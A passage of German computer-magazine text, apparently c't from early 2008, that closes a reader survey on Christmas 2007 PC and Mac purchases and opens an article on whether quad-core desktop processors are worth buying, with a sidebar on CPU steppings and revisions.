fast das Doppelte. Und dann hat man jetzt ja nicht nur einen, sondern zwei oder gar mehr Kerne.

Beim Notebook-Markt bleibt alles nahezu beim Alten: AMD dümpelt unter der 10-Prozent-Marke, wenn man die Mac-Notebooks mit berücksichtigt. Letzte besetzen mit 38 Prozent ein großes Stück des Kuchens, wenn auch um drei Prozentpunkte weniger als im Vorjahr – und Intel dominiert und schafft die Dollars und bringt jetzt den mobilen Dual-Core mit Penryn-Kern, der besonders energiesparend sein soll. Möglicherweise wäre Intels Dominanz im Notebook-Sektor also noch größer gewesen, wäre der schon im


Weihnachtsquartal herausgekommen. Und es ist gut denkbar, dass auch Apple in Kürze auf der MacWorld neue Penryn-basierte Notebooks herausbringen wird. Ob AMDs mobiler Dual-Core-Prozessor Griffin mit K8-Architektur im nächsten Jahr mehr Marktanteile erobern wird, bleibt indes fraglich.

### Integrierte Grafik kommt


Ein ähnlich starker Wettbewerb wie bei den Prozessoren findet seit Jahren bei den Grafikchips statt. Hier ist seit einiger Zeit wieder Nvidia der Marktführer, nachdem 2003 und 2004 ATI (heute AMD) in Front lag. Doch in den letzten drei Jahren hat sich in der Beliebtheit der heise-online-Leser Nvidia nach vorne gearbeitet. Weihnachten 2007 haben sich nahezu 60 Prozent für diesen GPU-Hersteller entschieden, AMD/ATI müssen sich mit 27,5 Prozent zufriedengeben. Auf diesem Markt nimmt jedoch Intels integrierte Grafik jedes Jahr deutlich zu, konnte seinen Anteil gegenüber 2006 um fast 46 Prozent (oder 3,8 Prozentpunkte) steigern. Dieser Trend zur integrierten Grafik dürfte sich weiter fortsetzen und ab 2009, wenn denn Intel und AMD wie angekündigt mit CPUs



**Preise** Während die Macs ziemlich konstant auf hohem Niveau blieben, purzelten die Preise bei den PCs gegenüber dem Vorjahr um rund 20 Prozent. Daran dürfte der schwache Dollar einen großen Anteil haben.



**Prozessorverteilung neue PCs** Die typischen Prozessoren der Weihnachtssaison 2007 sind AMD Athlon 64 X2 5000+ und Intel Core 2 mit 2,66 GHz.




**Prozessorverteilung neue Notebooks** Über drei Viertel der neu gekauften Notebooks haben Doppelkerne – meist von Intel.


und GPUs in einem Chip aufwarten, wird das den Markt wohl ziemlich umstülpen – was Nvidia dann wohl macht? Andere als die drei genannten Firmen spielen überhaupt keine Rolle mehr.

Und dann gab es da ja noch einen beliebten Wettkampf mit religiösen Anklängen, nämlich derjenige zwischen den Betriebssystemen. Dem Mac-Käufer stellt sich die Frage nicht wirklich, mit dem Kauf hat er sich gleich für das Betriebssystem Mac OS X mit

entschieden, wenn auch hier Windows als zusätzliche Option ab und zu in Frage kommt. Bei den PCs wird indes traditionell ein harter Kampf zwischen Windows und Linux geführt. Und jetzt gibt es hier noch eine Front und zwar innerhalb des Windows-Lagers zwischen Vista und XP. Nutznießer des Windows-Bruderzwists scheint Linux zu sein, das von 27 auf 34 Prozent Nutzungsgrad zunahm. Windows XP hält mit 34 Prozent die



**Prozessorentwicklung** Bei den PCs konnte Intel seinen Vormarsch trotz Verzögerungen und Bug-Problemen bei der Konkurrenz nicht wirklich fortsetzen, viele blieben AMD treu. Bei den Notebooks dominiert Intel die Szene weiterhin total.




**Prozessorverteilung Altsysteme** Pentium 4 und Athlon XP sind die typischen Arbeitstiere.

Stellung, Vista hat bislang nur 29 Prozent erreicht. Und während 64 Bit bei 41 Prozent der Linux-Betreiber schon angekommen ist, laufen die Windows-Versionen vornehmlich weiter mit 32 Bit. Vista wird zu 15 Prozent 64-bittig eingesetzt, XP hingegen nur zu fünf Prozent.

Der zunehmende Speicher- ausbau wird sicherlich bald die Sachlage zugunsten von 64 Bit verschieben. Im Schnitt haben die Neusysteme 2,5 GByte eingebaut, egal ob Mac oder PC, mehr als doppelt so viel wie das ersetzte alte Stück. Im Vorjahr waren gerade mal 1,6 GByte im neu gekauften System. Immer mehr Benutzer verfügen nun über 4 GByte und darüber hinaus und machen ein langes Gesicht, wenn sie unter einem 32-Bit-Betriebssystem nur 3 GByte oder weniger zu sehen bekommen – aus diesem Dilemma hilft eben nur ein Aufstieg auf 64 Bit.

Ansonsten enthält die typische PC-Ausstattung im Weihnachtsquartal 2007 keine Überraschung: Die Röhre als Anzeigemedium ist tot, als Festplatte kommen 400- und 500-GByte-Platten hinein – im Schnitt 472 GByte. Optische Medien mit DVD-Lesen/Schreiben sind Standard, aber DVD-RAMs zu beschreiben benötigt nur jeder zweite. Und obwohl Aldi/Medion in ihrem Weihnachts-PC auf die neuen Medien für hochauflösendes Video abheben, bleiben Blu-ray und mehr noch HD DVD außen vor mit 4,2 oder 2,6 Prozent. Und beim Mac sind es noch weit weniger. Kein Wunder, wenn man sich den weiterhin recht mageren Markt mit Angeboten für diese Medien anschaut. TV-Karten im PC waren mal zwischenzeitlich ein Renner, doch so langsam haben die ausgespielt. Waren in den Alt-PCs der Neukäufer noch 34 Prozent mit irgendeiner TV-Karte bestückt, so sind es bei den neuen nur noch 23 Prozent. Bei den Macs hält sich der Bestand eingeräumt konstant auf 42 Prozent.

Und was macht man nun eigentlich mit dem Altsystem? Ihn wirklich wegschmeißen will von den Neukäufern nur ein kleiner Teil. Zwölf Prozent gaben an, ihn zu entsorgen, das sind drei Prozentpunkte mehr als im Vorjahr. Das hängt vielleicht mit der ebenfalls um drei Prozentpunkte höheren Defektrate zusammen. 44 Prozent wollen ihn verkaufen oder verschenken und weitere 44 Prozent ihn in ihrem Haushalt als Zweit- oder Drittrecchner betreiben. Die mittlere Rechnerzahl pro Haushalt (2,8) hat sich im Verlauf der drei letzten Jahre dabei nicht auffällig verändert,



**Grafikchips** Nvidia konnte seinen Anteil auf Kosten von ATI/AMD ausbauen und Intel spielt inzwischen mit der integrierten Grafik auch bei den Home-PCs eine nennenswerte Rolle.


allerdings leicht zugunsten von Notebooks verschoben.

Um grob zu wissen, was das für Leute sind, die sich an unserer Umfrage beteiligen, stellen wir auch immer ein paar optionale Fragen zu Alter, Beruf und Geschlecht. Das Durchschnittsalter wächst weiter leicht auf 33,9 Jahren an, die Frauenquote fällt, liegt wie eingangs erwähnt nur bei 1,4 Prozent. Bei den Berufsgruppen zeigte sich, dass die Selbstständigen und Angestellten mit über 30 Prozent überproportional und die Beamten mit 24 Prozent unterproportionale Kauffreude aufzeigen – bei letzteren hat der alte Rechner eben länger zu halten. Und dass Schüler, Studenten und Auszubildende mit 24 Prozent und Arbeitslose mit 13 Prozent unter dem Schnitt liegen, hat natürlich mit dem Füllgrad des Portemonnaies zu tun. Mit 2356 Euro mittlerem Haushaltsnettoeinkommen ist darin im Schnitt zwei Prozent mehr als im Vorjahr.

Für 2008 sind die Marktforcher zuversichtlich, dass es weiter bergauf geht. IDC schätzt einen Zuwachs von 17 Prozent. Vielleicht wächst der Markt diesmal nicht nur in Stückzahlen, sondern auch in Euro wieder. Die PC-Hersteller sind verhalten und die Prozessor-Hersteller unverhalten optimistisch, sie lassen das neue Jahr gleich mit einer Fülle neuer Produkte beginnen. Und viele Teilnehmer an der Umfrage haben ja angekündigt, dass sie im neuen Jahr zuschlagen wollen, das sieht also recht gut aus.

## Ausblick

64 Bit als Standard-Betriebssystem kommen in diesem Jahr wohl auf breiter Front und vielleicht wird sich ja auch bei HD-Medien langsam etwas tun – und HD-Enkodieren fordert ja wieder viel mehr Performance, und dann braucht man neue Rechner ...  
(as)



**Betriebssysteme** Wenn zwei – Windows XP und Vista – sich streiten, freut sich Linux.



Christof Windeck, Christian Hirsch

# Vierzylinder

**Das bringen Quad-Core-Prozessoren  
in Desktop-Rechnern**

Obwohl bisher nur wenige bezahlbare x86-Prozessoren mit vier Kernen lieferbar sind, offerieren viele PC-Händler Quad-Core-Rechner. Wer braucht diese Systeme – und wer kauft besser einen Doppelkern?



W<sup>er</sup> aktuelle Prospekte von PC-Händlern und Elektronik-Discountern studiert, stößt auf viele Desktop-Rechner mit Quad-Core-Prozessoren. Insbesondere Intels Core 2 Quad Q6600 scheint eine unverzichtbare Ingredienz von Gaming-Rechnern der Preisklasse ab etwa 700 Euro zu sein. Auch der AMD Phenom taucht bereits in Offerten dieser Art auf. Als PC-Kaufinteressent könnte man also auf die Idee kommen, dass Quad-Core-Prozessoren zurzeit das Maximum an Rechenleistung liefern und längst in großer Auswahl bereitstehen. Letzteres stimmt bisher nicht und ersteres gilt nur für ausgewählte Software – nämlich solche, die tatsächlich mehrere CPU-Kerne gleichzeitig auslasten kann.

An Multi-Core-tauglichen Programmen arbeiten zurzeit viele

Firmen – weil klar ist, dass kommende Prozessorgenerationen nicht mehr so sehr (wie früher üblich) auf steigende Taktfrequenzen hin entwickelt werden, sondern auf einen höheren Grad an Parallelisierung. Dabei geht es nicht ausschließlich um eine größere Zahl gleichartiger CPU-Kerne pro physischer CPU, sondern auch um mehrere gleichzeitig nutzbare Rechenwerke pro CPU-Kern. Zudem könnten Coprozessoren eine Renaissance erleben, also im Desktop-PC-Bereich etwa Grafikchips nicht mehr nur zur Verarbeitung von 2D- und 3D-Bilddaten oder Videocontent dienen, sondern auch als Beschleuniger für bestimmte Rechenaufgaben. In Ansätzen kommt dieses Konzept einer General Purpose Graphics Processing Unit (GPGPU) bereits zum Einsatz, etwa bei der Fol-

ding@Home-Version für ATI-Grafikkarten. Coprozessoren könnten auch in Form von Multi-Core-CPPUs erscheinen, bei denen mehrere herkömmliche x86-beziehungsweise eher x64-Kerne zusammen mit einem Spezialprozessor auf einem Chip sitzen.

Während solche technischen Ideen wohl vor dem Einsatz im Desktop-PC-Massenmarkt noch einige Jahre reifen müssen, sind Dual- und Quad-Core-Rechner bereits seit langem im Einsatz – etwa als Server und Workstations, aber beispielsweise auch schon seit mehr als sieben Jahren in den Macs von Apple. Seit 2005 liefern AMD und Intel Dual-Core-Prozessoren für Desktop-Rechner und Notebooks, Intels Quad ist nun auch schon ein Jahr alt. Im nächsten Jahr werden Intels erste Achtkern-CPPUs erwartet.

Auch wenn bisher erst wenige Desktop-PC-Applikationen mehr als einen CPU-Kern ausreizen, so ist doch zu erwarten, dass künftige Anwendungsgenerationen die Hardware besser nutzen. Ist also jetzt die Zeit reif für einen PC mit Quad-Core-CPU? Oder ist es nicht doch günstiger, statt einem Quad-Core-Prozessor einen höher getakteten Doppelkern zu kaufen?

Auf den folgenden Seiten stellen wir aktuelle Quad-Core-Prozessoren für Desktop-Rechner vor – aus aktuellem Anlass: Mit dem Phenom 9000 (siehe Seite 80) hat die Firma AMD endlich ihren Konkurrenten für Intels Core 2 Quad auf den Weg gebracht. Das lässt auf weiter fallende Preise hoffen, außerdem wächst die Auswahl – auch wenn AMD zunächst lediglich zwei Quad-Core-Versionen (Phe-

nom 9500 und 9600) liefert und schnellere Varianten erst in den nächsten Monaten folgen sollen. Gleichzeitig hat AMD aber auch neue Chipsätze für Mainboards vorgestellt, von denen wir einige ab Seite 84 beschreiben. Die neuen Boards und Prozessoren (sowie die Radeon-HD-3800-Grafikchips, [1]) bilden die Plattform namens Spider, die AMD für Mittelkasse- und High-End-Rechner jetzt empfiehlt.

## Viel hilft viel?

Dual-Core-Prozessoren haben sich mittlerweile aus gutem Grund im Desktop-PC-Markt und bei Notebooks durchgesetzt: Im Vergleich zu einem Einzelkernprozessor, wie er heute nur noch in Billigrechnern steckt, steigert der zweite Rechenkern in vielen Situationen die gefühlte Geschwindigkeit des Computers. Das ist leicht verständlich: Falls eine Anwendung einen Kern voll auslastet, haben Dual-Core-Maschinen immer noch Reserven. Schon die von Intel vor mittlerweile fünf Jahren mit dem Pentium 4 3,06 GHz eingeführte Hyper-Threading-Technik brachte diesen Vorteil, wenn auch im Vergleich zu echten Doppelkernen in viel schwächerer Form. Heute ist aber auch die PC-Infrastruktur weiter: Per Native Command Queueing (NCQ) sortieren SATA-II-Festplatten die Reihenfolge eintreffender Zugriffsbefehle um, um konkurrierende Datenanforderungen von zwei oder mehr Prozessen schneller zu bedienen. Statt dem PCI-Bus, auf den jeweils nur ein Busmaster-Gerät Zugriff hat, kommt heute PCI Express zum Einsatz, wo mehrere Datentransfers (etwa auf das Netzwerk und die Festplatte) parallel ablaufen können. Solche technischen Neuerungen (es gibt noch weitere) helfen dabei, dass sich zwei gleichzeitig laufende Anwendungen seltener in die Quere kommen, sodass Dual-Core-Systeme spürbar schneller reagieren als ein PC mit Einzelkern-CPU – selbst wenn jede Applikation bloß einen Rechenkern nutzen kann.

An dieser Stelle lässt sich auch erklären, weshalb die Multi-Core-Technik bei Servern schon seit Jahren zum Standard gehört: Hier laufen typischerweise viele Threads gleichzeitig, mittlerweile sogar oft in voneinander abgeschotteten virtuellen Maschi-

nen. Ob nun die einzelnen Server-Applikationen für Multi-Core-Systeme optimiert sind oder nicht, spielt dabei keine so große Rolle, weil eben viele davon parallel Rechenleistung abfordern. Genau dieser Fall ist auf Desktop-Rechnern eher selten – zwar halten immer mehr Anwender viele Anwendungen geöffnet (Office-Paket, Browser, E-Mail-Client, Virenscanner, MP3-Decoder), doch davon brauchen nur wenige gleichzeitig und über einen längeren Zeitraum viel CPU-Rechenleistung.

Unmittelbar von mehreren Prozessorkernen profitieren erst Multi-Thread-Prozesse, die ihre Rechenlast auf mehrere parallel laufende Ausführungs-„Fäden“ (Threads) verteilen. Während technische und wissenschaftliche (Workstation-)Programmpakete die Multi-Threading-Technik seit Jahren nutzen, kommt sie bei „gewöhnlicher“ Anwendungssoftware immer noch eher selten zum Einsatz. Das ändert sich auch nur langsam, obwohl AMD und Intel dafür schon lange werben und Entwicklern auch viele Werkzeuge anbieten [2, 3, 4]. Multi-Threading kann das Programmieren sehr viel komplizierter machen, weil zahlreiche neue, oft sehr schwer aufzuspürende und für viele Code-Entwickler ungewohnte Fehlerquellen hinzukommen. Und Multi-Threading beschleunigt auch nicht jede beliebige Rechenaufgabe, weil manche Problemstellungen auf sequentielle Verarbeitung angewiesen sind.

Wegen des Mangels an Multi-Thread-Applikationen für Desktop-Rechner bringen Quad-Core-Prozessoren hier oft nur enttäuschend wenig Mehrleistung – wenn überhaupt: Für den Preis der bezahlbaren Quad-Cores bekommt man nämlich zurzeit einen Doppelkern mit deutlich höherer Taktfrequenz, der Single-Thread-Applikationen schneller verarbeitet. Zwar gibt es auch Quad-Cores in den höchsten Taktfrequenzstufen, doch diese sind sehr teuer (Core 2 Extreme) und schlucken viel Strom, weshalb sie wiederum kräftige (und potenziell lautere) Kühler brauchen [5].

Wer keine Multi-Threading-Programme nutzt, profitiert von Quad-Core-Prozessoren nicht. Im Vergleich zu einem Doppelkern steigert ein Vierkern auch die PC-Reaktionsgeschwindig-



**Intel Core 2 Quad (links), AMD Phenom: vier Kerne unter der Haube**


keit nicht im gleichen Maße, wie man es beim Umstieg vom Einzel- auf den Doppelkernprozessor spürt: Nur wenige Programme lasten zwei Kerne voll aus, sodass ein dritter oder vierter noch deutliche Mehrleistung liefern könnte. Selbst wenn ein solcher Fall vorliegt, dürfte häufig die begrenzte Datentransferleistung einer anderen PC-Komponente – etwa der Festplatte – als Flaschenhals wirken.

Schließlich schrumpft in vielen Fällen auch der sogenannte Skalierungseffekt mit der Zahl der Prozessorkerne. Beim Rendering-Programm Cinema4D etwa leisten zwei Core-2-Kerne ungefähr das 1,9-fache eines einzelnen, ein Quad aber lediglich das 3,5-fache. Hier wird übrigens der von AMD so oft herausgestellte Vorteil der „echten“ Vierkerne deutlich: Die Phenom-Kerne kooperieren in diesem Benchmark tatsächlich besser, sein Skalierungsfaktor beträgt fast 3,9. Wegen der pro Kern niedrigeren Performance der bisher lieferbaren Phenoms

bei diesem Programm ist aber der Core 2 Quad Q6600 trotzdem schneller ...

## Versprechungen

Es soll nun nicht der Eindruck entstehen, es gebe keine sinnvollen Einsatzszenarien für Quad-Core-Prozessoren in Desktop-Rechnern – ganz im Gegenteil: Viele besonders leistungshungrige Programme reizen die Multi-Core-Technik aus. Das trifft auf viele typische Workstation-Anwendungen für CAD und Simulation zu, aber auch auf HD-Video-Decoder und Compiler (Linux make). Auch im Bereich der sogenannten Digital Content Creation gehört Multi-Threading seit Jahren zum guten Ton, etwa bei teuren Rendering-Paketen für 3D-Welten (Autodesk Maya und 3ds Max, Blender, Maxon Cinema4D, NewTek Light Wave, Softimage XSI), professioneller Audio-Software (wie Steinberg Cubase und Nuendo), Videoschnittprogrammen (wie Adobe Premiere Pro CS3) oder



**Während Intel zwei Doppelkern-Chips zu einem Quad-Core zusammenfügt, betont AMD „echte“ Vierkerne zu bauen.**

Bildbearbeitungssoftware (etwa Adobe Photoshop CS3). Doch längst nicht alle Funktionen solcher Applikationen laufen auf mehreren Prozessorkernen; bei den erwähnten 3D-Programmen ist oft nur die Rendering-Funktion betroffen, nicht aber die Darstellung der Modelle am PC-Bildschirm. Auch einige Videoschnitt-Programme nutzen erst beim Transkodieren des Films mehr als einen Kern, aber nicht für die Berechnung der Timeline-Ansicht. Auch einige Plug-ins, Codecs oder Bearbeitungsfilter verstopfen den Multi-Core-Turbolader. Tendenziell scheinen billigere Multimedia-Applikationen häufiger lediglich einen Kern zu nutzen – jedenfalls wird das Thema in den Foren der Software-Hersteller oft diskutiert. Hier kann man sich auch über die Erfahrungen anderer Anwender informieren.

Gutes Multi-Threading bringen oft erst neue Programmversionen – und einige Softwarefirmen nutzen das als Verkaufsargument für ihre Neuheiten. Im Klartext: Hat man noch eine ältere Programmversion, muss man

zunächst ein Upgrade kaufen, um seinen Quad-Core-Prozessor wirklich auszureizen. Wer bereits ein Dual-Core-System hat und über eine CPU-Aufrüstung nachdenkt, kann mit dem Task-Manager von Windows kontrollieren, ob seine vorhandene Software tatsächlich mehr als nur einen Prozessorkern nutzt. Dazu muss man zunächst verstehen, wie Windows die CPU-Last verteilt und die Auslastung anzeigt.

### Hoppelhase

Schon auf einem frisch gestarteten Windows laufen Dutzende von Diensten und (Hintergrund-)Programmen mit einer Vielzahl von Threads. Wenn PC-Komponenten Interrupts auslösen, unterbricht einer der Prozessorkerne den gerade laufenden Thread und verarbeitet stattdessen den Code, auf den der Interrupt verweist – das kann etwa ein Treiber sein. Ist die Interrupt-Routine abgearbeitet, würde der Prozessorkern in einem Single-Core-System den ursprünglichen Thread fortsetzen. Bei einem Multi-Core-Rechner hat der

Scheduler des Betriebssystems diesen aber höchstwahrscheinlich schon dem nächsten, zwischenzeitlich freien Kern übertragen. Deshalb springen die Threads auf einem Multi-Core-Rechner ständig zwischen den verschiedenen Kernen hin und her.

Dieses Verhalten mag man verwirrend finden, aber es ist an sich kein Nachteil – im Gegenteil: Der Scheduler soll ja gerade die Möglichkeit haben, die vorhandenen Ressourcen optimal zu nutzen. Im Scheduler steckt deshalb ein hohes Maß an Intelligenz – seit Windows XP kann er beispielsweise zwischen „echten“ und virtuellen Kernen von Hyper-Threading-Prozessoren unterscheiden, die sich ja – anders als echte Multi-Core-CPU – gewisse Funktionsblöcke teilen.

Bei manchen Applikationen kann es vorteilhaft sein, sie an einen einzigen CPU-Kern (oder, je nachdem, auch an zwei) zu binden. Dazu bringt Windows ein Hausmittel mit, das sich ebenfalls im Task-Manager verbirgt: In der Prozessliste (Reiter Prozesse) zaubert ein Rechtsklick

auf den jeweiligen Prozess ein Kontextmenü hervor, über das sich die sogenannte CPU-Affinität nach Wahl des Eintrags *Zugehörigkeit festlegen* einstellen lässt. Diese Konfiguration gilt aber nur, solange dieser Prozess läuft – nach seinem Beenden und einem späteren erneuten Start muss man das Spielchen wiederholen. Das Utility launch.exe (siehe Soft-Link und [6]) kann hingegen eine Anwendung von ihrem Start weg an bestimmte Prozessorkerne binden.

Weil das Thread Switching zwischen etwa 60- und 100-mal pro Sekunde erfolgt, kann der Task-Manager von Windows (unter *Verlauf der CPU-Auslastung* auf dem Reiter *Leistung*) nur Schnappschüsse der prozentualen Belastung des Prozessors beziehungsweise der einzelnen Prozessorkerne anzeigen. Sind tatsächlich mehrere Kerne vorhanden, dann führt der Task-Manager auch deren gesamte prozentuale Auslastung unter *CPU-Auslastung* auf. Wie viele Messungen der CPU-Auslastung der Task-Manager pro Zeiteinheit durchführen und anzeigen soll,

## Prozessor-Kauderwelsch

Als wären die Produktbezeichnungen und Typenummern der aktuellen AMD- und Intel-Prozessoren nicht schon verwirrend genug, kommen auch noch Begriffe wie „Stepping“ und „Revision“ hinzu. Beide kennzeichnen Veränderungen an Prozessorkernen, wobei AMD mit neuen Core-Revisions weitreichende Neuerungen einführt, während neue Steppings nur kleinere Modifikationen bringen.

Bei der AMD64-Architektur K8 gehören die jüngsten Kerne aus der 65-Nanometer-Fertigung zur Revision G, etwa der Doppelkern Brisbane für den Athlon 64 X2 mit zweimal 512 MByte L2-Cache. Die 90-nm-Vorgänger (Windsor) bezeichnet AMD auch als Revision-F-Kerne. Solche stecken indes auch in den Dual-Core-Opterons mit DDR2-Speicher-Controller. Bei AMD kennzeichnet die Core-Revision also eine eng verwandte Kernfamilie mit identischem Basis-Funktionsumfang. Die neuen K10-Vierkerne werden auch als Revision-H-Kerne bezeichnet.

Steppings kennzeichnen überarbeitete Kerne. Dabei optimieren die CPU-Hersteller meistens die Belichtungsmasken für die Chips, etwa um Fehler auszumerzen, teilweise verbessern sie auch den Fertigungsprozess leicht. Prozessoren in einem jüngeren Stepping erreichen oft etwas höhere Taktfrequenzen als ihre Vorgänger oder arbeiten bei gleicher Taktfrequenz sparsamer.

Typischerweise zählen die Chiphersteller bei Steppings Buchstaben- oder Ziffernkombinationen aufwärts; Entwicklermuster tragen Stepping-Bezeichnungen wie A0, A1 oder BA, die Großserienfertigung beginnt dann mit B0 oder B2 – aber auch mal mit C0, wenn der CPU-Hersteller großes Pech hat und viele Fehler korrigieren musste.

Die Bezeichnung des CPU-Steppings lässt sich im laufenden PC-Betrieb über die CPUID-Funktion auslesen. Leider sind die digitale Kodierung, die öffentlichen Klarnamen der Steppings

und die zuvor von den Entwicklern benutzten Kennzeichnungen nicht immer identisch. So hat AMD bei den älteren Athlons die Stepping-Bezeichnung an die Revisionsbezeichnung angehängt, für den Athlon 64 X2 5000+ etwa kennt die AMD-Webseite [7] die Steppings F2, F3, G1 und G2. Der hexadezimale CPUID-Code für das F2-Stepping lautet indes 0x00040FB2.

Software-Tools (siehe Soft-Link) identifizieren Prozessor-Steppings relativ sicher. Außerdem schlägt sich das CPU-Stepping oft auch in der Typenbezeichnung nieder, die auf dem Prozessor angebracht ist – dazu muss man ihn freilich sehen können, was in eingebautem Zustand unmöglich ist. Mit der genauen Typenbezeichnung (bei Intel: dem S-Spec-Code) kommt man auf den Webseiten der CPU-Hersteller [7, 8] weiter. In den sogenannten Specification Updates (Intel) beziehungsweise Revision Guides (AMD) listen die Prozessorfirmen zudem viele ihrer Produkte und deren Steppings auf,

manchmal aber erst eine ganze Weile nach deren Markteinführung.

